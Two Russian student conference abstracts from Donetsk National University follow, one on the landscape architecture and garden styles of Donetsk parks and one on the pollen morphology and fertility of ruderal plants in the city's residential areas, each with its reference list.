E-mail: kf.botan@donnu.ru

УДК 712.4 : 625.77 (477.60)

ЗЕЛЕНАЯ АРХИТЕКТУРА ПРОМЫШЛЕННО РАЗВИТОГО ДОНЕЦКА: ЭСТЕТИКА, КОМБИНАТОРИКА СТИЛЕЙ

Мозговенко К.А.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. На примере фрагментов садово-парковой архитектуры города Донецка выделены несколько подходов в оценке благосостояния территории по критерию функционального и эстетического озеленения. В ансамбле парков и скверов обозначены традиции, соответствующие разным технологиям и целям благоустройства промышленно развитого города с высоким уровнем антропогенных трансформаций.

Ключевые слова: Донбасс, Донецк, фитоиндикация, ландшафтная архитектура, фитомониторинг.

Идеология развития промышленной ботаники сформирована в базовой части экологических программ Донбасса как способ максимально возможной оптимизации городской среды при условии высокого техногенного воздействия. В мировой науке и практике рассматривается вопрос обязательной оценки качества городской среды в аспекте благосостояния и общего благополучия населения [1–3]. В донецком научном центре при непосредственном участии ученых кафедры ботаники и экологии обязательным образом обрабатывается регулярная информация о состоянии антропогенных экотопов [4–6] и проводится анализ успешности или эффективности «зеленых» технологий, которые достигнуты совместными усилиями теоретических и прикладных подходов в комплексных экологических программах Донбасса [7, 8], включая аспекты образовательной, педагогической и методической деятельности [9–11].

Цель работы – на примере фрагментов садово-парковой архитектуры города Донецка выделить несколько подходов в оценке благосостояния территории по критерию функционального и эстетического озеленения. В ансамбле парков и скверов необходимо определить существующие традиции, соответствующие разным технологиям и целям благоустройства промышленно развитого города с высоким уровнем антропогенных трансформаций.

В методической части работы основывались на эколого-ботанических технологиях в регионе [12–14], учитывали способы оценки и мониторинга за объектами фитоиндикационной экспертизы [15–19]. Также обязательно учтены уже существующие наработки по ландшафтной архитектуре, выполненные студентами кафедры ботаники и экологии Донецкого национального университета в рамках функциональной активности Студенческого научного общества ДонНУ [20–22]. Важным аспектом научно-практической части работы являлся ретроспективный анализ местности, история создания и функционирования отдельных парков, скверов, озеленения улиц, благоустройства экстерьерного типа. Оценка рекреационных территорий основывалась на балльном выражении комбинаторики ландшафтно-архитектурной стилизации. В рабочей части выполняемого исследовательского проекта мы составили инвентаризационные списки видов растений, которые представляют собой как каркас ландшафтного ансамбля, так и имеют отдельное эстетическое значение с точки зрения ландшафтной архитектуры. Такие подготовительные процедуры являются обоснованием для придания разного эстетического статуса той территории или участка городской местности, которые в своем сочетании могут быть полезны для дальнейшей управленческой деятельности в

благоустройстве города. На рисунках (рис. 1-3) представлены фрагменты и исторического и современного анализа ландшафтной архитектуры города Донецка, выделены экспозиционные особенности.



Рисунок 1 – Ретроспективный и современный визуализационный анализ планировки и ландшафтной архитектуры города Донецка




Рисунок 2 – Участки рекреационного назначения города Донецка с учетом планировки и дизайна местности




Рисунок 3 – Элементы ландшафтного проектирования в городе Донецка в соответствии с разными стилизационными приемами и элементы экологической тропы экскурсионного типа в городе

На уровне эколого-эстетического анализа были использованы 13 критериев оценки по шкале в один суммационный балл: выделение соответствия принципу «золотого сечения», доступность просмотра, наличие линий планировки, уравновешенность композиционных линий между собой, разнообразие по цвету и фактуре и гармоничное сочетание оттенков, контраст и переход, продолжительность

декоративного эффекта на протяжении всего года или отдельного сезона, учет смены времен года, завершение экспозиции, наличие структурного каркаса и сопутствующих актуализирующих деталей. В инвентаризационном списке выделили виды: *Sedum retroflexum* L., *Mentha arvensis* L., *Saxifraga caespitosa* L., *Armeria alpina* (DC.) Wild., *Sempervivum tectorum* L., *Alyssum pyrenaicum* Lapeyr., *Allium schoenoprasum* L.S. *ampl.*, *Dianthus deltoides* L. и другие виды.

Нами была разработана отдельная экскурсионная тропа, включающая разные парковые зоны, маршрут для логистики по городу и описания примеров разных стилей, присутствующих в зеленой архитектуре нашего города:

- постмодернизм (5–10% встречаемых элементов архитектуры),
- регулярный стиль (более 20% всех участков тропы),
- пейзажный стиль (более 30% всех элементов ландшафтного анализа),
- мавританский (преимущественно для газонов),
- натургарден (более 10% всех анализируемых композиционных решений),
- кантри (единичные примеры отдельной сезонной стилизации),
- модерн (до 10% анализируемых примеров с тенденцией к увеличению),
- хай-тек (по оценкам тропы – 4 примера современных элементов),
- минимализм (в единичных примерах описан в экскурсионной тропе).

Наибольший интерес к анализу был проявлен со стороны экскурсантов в парках им. А.С. Щербакова и Кованых фигур и на бульваре А.С. Пушкина, уникальным композиционным решением пользуется парк славы – «Твоим освободителям, Донбасс», где естественным способом интегрированы элементы насаждений в природный ландшафт со смотровыми пейзажами.

Таким образом, на примере фрагментов садово-парковой архитектуры города Донецка выделены несколько успешных подходов в оценке благосостояния территории по критерию функционального и эстетического озеленения; в ансамбле парков и скверов установлены традиции, соответствующие разным технологиям и целям благоустройства промышленно развитого города с высоким уровнем антропогенных трансформаций.

СПИСОК ЛИТЕРАТУРЫ

1. Жуков К.О., Епринцев С.А. Качество окружающей среды городских территорий как показатель устойчивого развития // Региональные геоэкологические исследования: Сборник научных статей. – Воронеж: Издательство "АртПринт", 2022. – С. 62-66.
2. Епринцев С.А., Куролап С.А., Клепиков О.В. Оценка потенциала экологического туризма Центрально-Черноземного региона России как одного из факторов экологической безопасности // Экологические проблемы использования горных лесов. Том 1. – Майкоп: КубГУ, 2022. – С. 183-188.
3. Епринцев С.А., Богомолов И.С. Оценка антропогенной нагрузки урбанизированных территорий на примере городов Центральной России // Региональные геоэкологические исследования: Сборник научных статей. – Воронеж: Издательство "АртПринт", 2022. – С. 58-61.
4. Авраимова Т.В., Сафонов А.И. Экологические разработки в Донбассе: библиографический учёт и популяризация научных исследований. Научные и технические библиотеки. 2023. – №3. – С 30-42.
5. Сафонов А.И., Глухов А.З. Полифункциональные свойства растений в аспекте индикации // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2022. – С. 114-116.
6. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
7. Сафонов А.И. Ландшафтно-индикационные разработки как элемент оптимизации техногенных экотопов (к 100-летию профессора М. Л. Ревы) // Проблемы экологии и охраны природы техногенного региона. – 2022. – № 3-4. – С. 7-15.
8. Петкогло О.В. Научный ресурс ботанического музея в Донецке // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 139-140.

9. Сафонов А. И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 196-197.
10. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии Донну при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность. – Донецк: ДонНУ, 2018. – С. 274-275.
11. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки Донну // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2019. – С. 294-297.
12. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: ЮФУ, 2016. – С. 117-119.
13. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
14. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
15. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
16. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.
17. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. 2022. № 3. С. 135–144.
18. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
19. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2017. – С. 80-82.
20. Пчеленко О.В. Первичная оценка эстетической ценности видов природной флоры в антропогенно нарушенной среде // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2017. – С. 109-110.
21. Тараненко А.В. Традиции русского ландшафтного дизайна в зеленом строительстве г. Донецка // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2017. – С. 120-122.
22. Гунченко И.А. Ботанико-экологический мониторинг парка "Джарты" города Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1, № 14. – С. 42-46.

GREEN ARCHITECTURE OF INDUSTRIALLY DEVELOPED DONETSK: AESTHETICS, COMBINATORICS OF STYLES

Annotation. On the example of fragments of landscape gardening architecture in the city of Donetsk, several approaches to assessing the well-being of the territory according to the criterion of functional and aesthetic landscaping are highlighted. In the ensemble of parks and squares, traditions are indicated that correspond to different technologies and goals for the improvement of an industrialized city with a high level of anthropogenic transformations.

Keywords: Donbass, Donetsk, phytoidication, landscape architecture, phytomonitoring.

Mozgovenko K.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 581.331.2

АНАЛИЗ ПЫЛЬЦЕВЫХ СПЕКТРОВ СЕЛИТЕБНЫХ УЧАСТКОВ Г. ДОНЕЦКА

Мудрик Е.А.

*Научный руководитель: Мирненко Н.С., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлен анализ пыльцевых зерен на антропогенно-измененных участках городской среды. Анализ проводили при идентификации растительных объектов на основе карпологических, палинологических и анатомических данных. Установлена, форма, строение, фертильность и особенности пыльцевого зерна. Информация о размере пыльцы среди изученных родов незначительно различается. Выражено единообразие в форме монады. Полученные данные дополняют базу аэропалинологических исследований в Донбассе.

Ключевые слова: пыльцевое зерно, фертильность, распространение, урбанофлора, г. Донецк.

Городская среда отличается от природной по ряду экологических параметров (освещенность, количество солнечной радиации температурного режима, влажности, составу атмосферного воздуха). Крупные города характеризуется увеличенной среднегодовой температурой воздуха (в среднем на 0,5-5 °С выше по сравнению с пригородом) [1-5].

Воздушный бассейн города включает значительное количество выбросов промышленных предприятий, загрязняющих атмосферу и негативно влияющих на развитие и жизнеспособности растений. Смог, воздушная пыль, частая повторяемость туманов уменьшают на 20% количество солнечной радиации (а в отдельных районах до – 50%) [1, 6, 7, 8].

В летние месяцы проявляется наиболее интенсивное загрязнение окружающей среды промышленностью и автотранспортом. Наиболее нагруженные по количеству загрязнений – это июнь, июль и август, вследствие чего у травянистых растений наблюдается наибольшая степень изменений генеративных органов, включая перенос сроков цветения [1, 9, 10-11].

Пыльцевые зерна представляют собой структурные и функциональные эволюционные адаптации растений, что позволяет использовать их в качестве экспериментального материала в биологических и экологических исследованиях. Пыльца имеет ряд важных признаков изменяющихся в зависимости от условий окружающей среды (полярность, симметрия, форма, размер, экзина спородерма и т.д.). Показателем нормального качества пыльцевого зерна является содержание достаточного количества крахмала и высокая активность пероксидазы и дегидрогеназы, что проявляется в окрашивании ацетокармином. Растительная пыльца загрязненных территорий характеризуется более низкой активностью фосфатазы, что приводит к нарушению усвоения пыльцевой трубкой органических соединений пестика [12, 13].

В Донбассе существует потребность в изучении урбанизированных территорий для составления эколого-флористической базы оценки состояния окружающей среды и воздействия на неё военных действий и промышленных предприятий. Следовательно, качество пыльцевых зерен, напрямую определяющее их способность к оплодотворению, – важнейший показатель репродуктивной биологии растений, а значит, стратегии жизни особи и популяции в целом. Нарушение микроспоро- и

микрогаметогенеза является ответными реакциями растительного организма на воздействие неблагоприятных внешних факторов, поэтому они могут быть использованы для оценки экологической пластичности и толерантности репродуктивных механизмов растений [14-16].

Ряд исследований, посвящённых изучению пыльцевых спектров, проводили на кафедре ботаники и экологии [2-16].

Цель работы – на конкретных актуальных примерах дать оценку разнообразия палинологического спектра сорно-рудеральных растений Донбасса, с последующей оценкой степени промышленного напряжения городов.




Рисунок 1 – Точки отбора сорно-рудеральных растений в Донецко-макеевской агломерации.

Исследования проведены на селитебных территориях Донецко-Макеевской агломерации в вегетационный сезон 2022 года (рис.1). Проведена инвентаризация пыльцевых спектров на уровне отдельных видов по их пластичности в ландшафтно-растительных системах. Морфологический анализ пыльцевых зерен производится главным образом на основе признаков апертуры. Другие палинологические признаки, такие как орнаментация экзины, слои экзины, размер и форма пыльцы, также принимались во внимание в качестве дополнительных факторов. Сравнение пыльцевых зерен проводили с информационной системой идентификации растительных объектов на основе карпологических, палинологических и анатомических данных разработанной базой данных в МГУ [17].

Для каждого из представленных видов были установлены основные показатели развития пыльцевого зерна.

Senecio vulgaris L. – пыльцевые зерна монады; экзина шиповатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерна 115,6-132 мкм; фертильность 90%.

Centaurea jacea L. – пыльцевые зерна монады; экзина шиповатая; количество апертур 3; конфигурация апертур рассеянная; характер апертур бороздно-оровая; размер клеток зерна 99,6-112,3 мкм; фертильность 86%.

Consolida arvensis Opiz – пыльцевые зерна монады; количество апертур 3; конфигурация апертур экваториальная; характер апертур борозда; размер клеток зерна 115,6-132 мкм; фертильность 90 %.

Salvia stepposa L. – пыльцевые зерна монады; экзина сетчатая; количество апертур 6; конфигурация апертур экваториальная; характер апертур борозда; размер клеток зерна 128-146 мкм; фертильность 87 %.

Urtica dioica L. – пыльцевые зерна монады; экзина гладкая; количество апертур 3; конфигурация апертур экваториальная; характер апертур пора; особенности; оперкулюм; размер клеток зерна 98,9-150 мкм, фертильность 78 %.

Plantago major L. – пыльцевые зерна монады; экзина бугорчатая; количество апертур больше 6; конфигурация апертур рассеянная; характер апертур пора; особенности очертания пор нечеткие; размер клеток зерна 88, 4-102 мкм, фертильность 98 %.

Plantago stepposa Kurpian – пыльцевые зерна монады; экзина бугорчатая; количество апертур больше 6; конфигурация апертур рассеянная; характер апертур пора; особенности поры с ободком и оперкулюмом; размер клеток зерна 117,6-157 мкм; фертильность 75 %.

Hypericum perforatum L. – пыльцевые зерна монады; экзина сетчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерна 78,2-88,4 мкм; фертильность 81 %.

Tanacetum vulgare L. – пыльцевые зерна монады; экзина шиповатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер зерна 117,6-157 мкм; фертильность 80 %.

Papaver rhoeas L. – пыльцевые зерна монады; экзина бугорчатая; количество апертур 2; конфигурация апертур экваториальная; характер апертур борозда 81,6-129,2 мкм; фертильность 75%.

Fumaria officinalis L. – пыльцевые зерна монады; экзина струйчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерен 78,2-88,4 мкм; фертильность 97 %.

Taraxacum officinale L. пыльцевые зерна монады; экзина шиповатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерна 98,6-147,1 мкм; фертильность 86 %.

Elytrigia repens L. – пыльцевые зерна монады; экзина шероховатая; количество апертур 1; конфигурация апертур дистальное; характер апертур улькус; особенности пора ободковая, с оперкулюмом 90,9-150 мкм, фертильность 97 %.

Euphorbia stepposa Zoz ex Prokh. – пыльцевые зерна монады; экзина сетчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерен 92,5-157,5 мкм, фертильность 95 %.

Trifolium pratense L. – пыльцевые зерна монады; экзина сетчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерен 84,3-127,2; фертильность 95 %.

Daucus carota L. – пыльцевые зерна монады; экзина бугорчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; размер клеток зерен 96,1-117,6 мкм; фертильность 78 %.

Saponaria officinalis L. – пыльцевые зерна монады; экзина бугорчатая; количество апертур больше 6; конфигурация апертур рассеянная; характер апертур пора; особенности поры с оперулюмом; размер клеток зерен 76,6-101,2 мкм; фертильность 91 %.

Vicia cracca L. – пыльцевые зерна монады; экзина бугорчатая; количество апертур 3; конфигурация апертур экваториальная; характер апертур бороздно-оровая; особенности пыльцевое зерно бочонковидной формы; размер клеток зерен 81,9-98,1 мкм; фертильность 95 %. Особенности полярная ось существенно превышает экваториальный диаметр.

Таким образом, установлено, что форма пыльцевого зерна и строение экзины исследованных образцов в Донбассе сходна с образцами общеизвестной базы МГУ. Данные о размере пыльцы среди изученных родов незначительно различаются. Выражено единообразие в форме монады. В данный момент уместно указать на то, необходимо создать базу палинологических параметров для конкретных участков селитебной зоны.

СПИСОК ЛИТЕРАТУРЫ

1. Бухарина И.Л., Двоглазова А.А. Биоэкологические особенности травянистых и древесных растений в городских насаждениях: монография. – Ижевск: Изд-во «Удмуртский университет», 2010. – 184 с.
2. Мирненко Н.С. Сравнительный анализ антропогенных изменений флоры Донбасса по палинологическим данным // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. Матер. VII Междунар. науч. конф. (27-28 октября 2022г.). Т.3 – Донецк: ДонНУ, 2022. – С. 96-97.
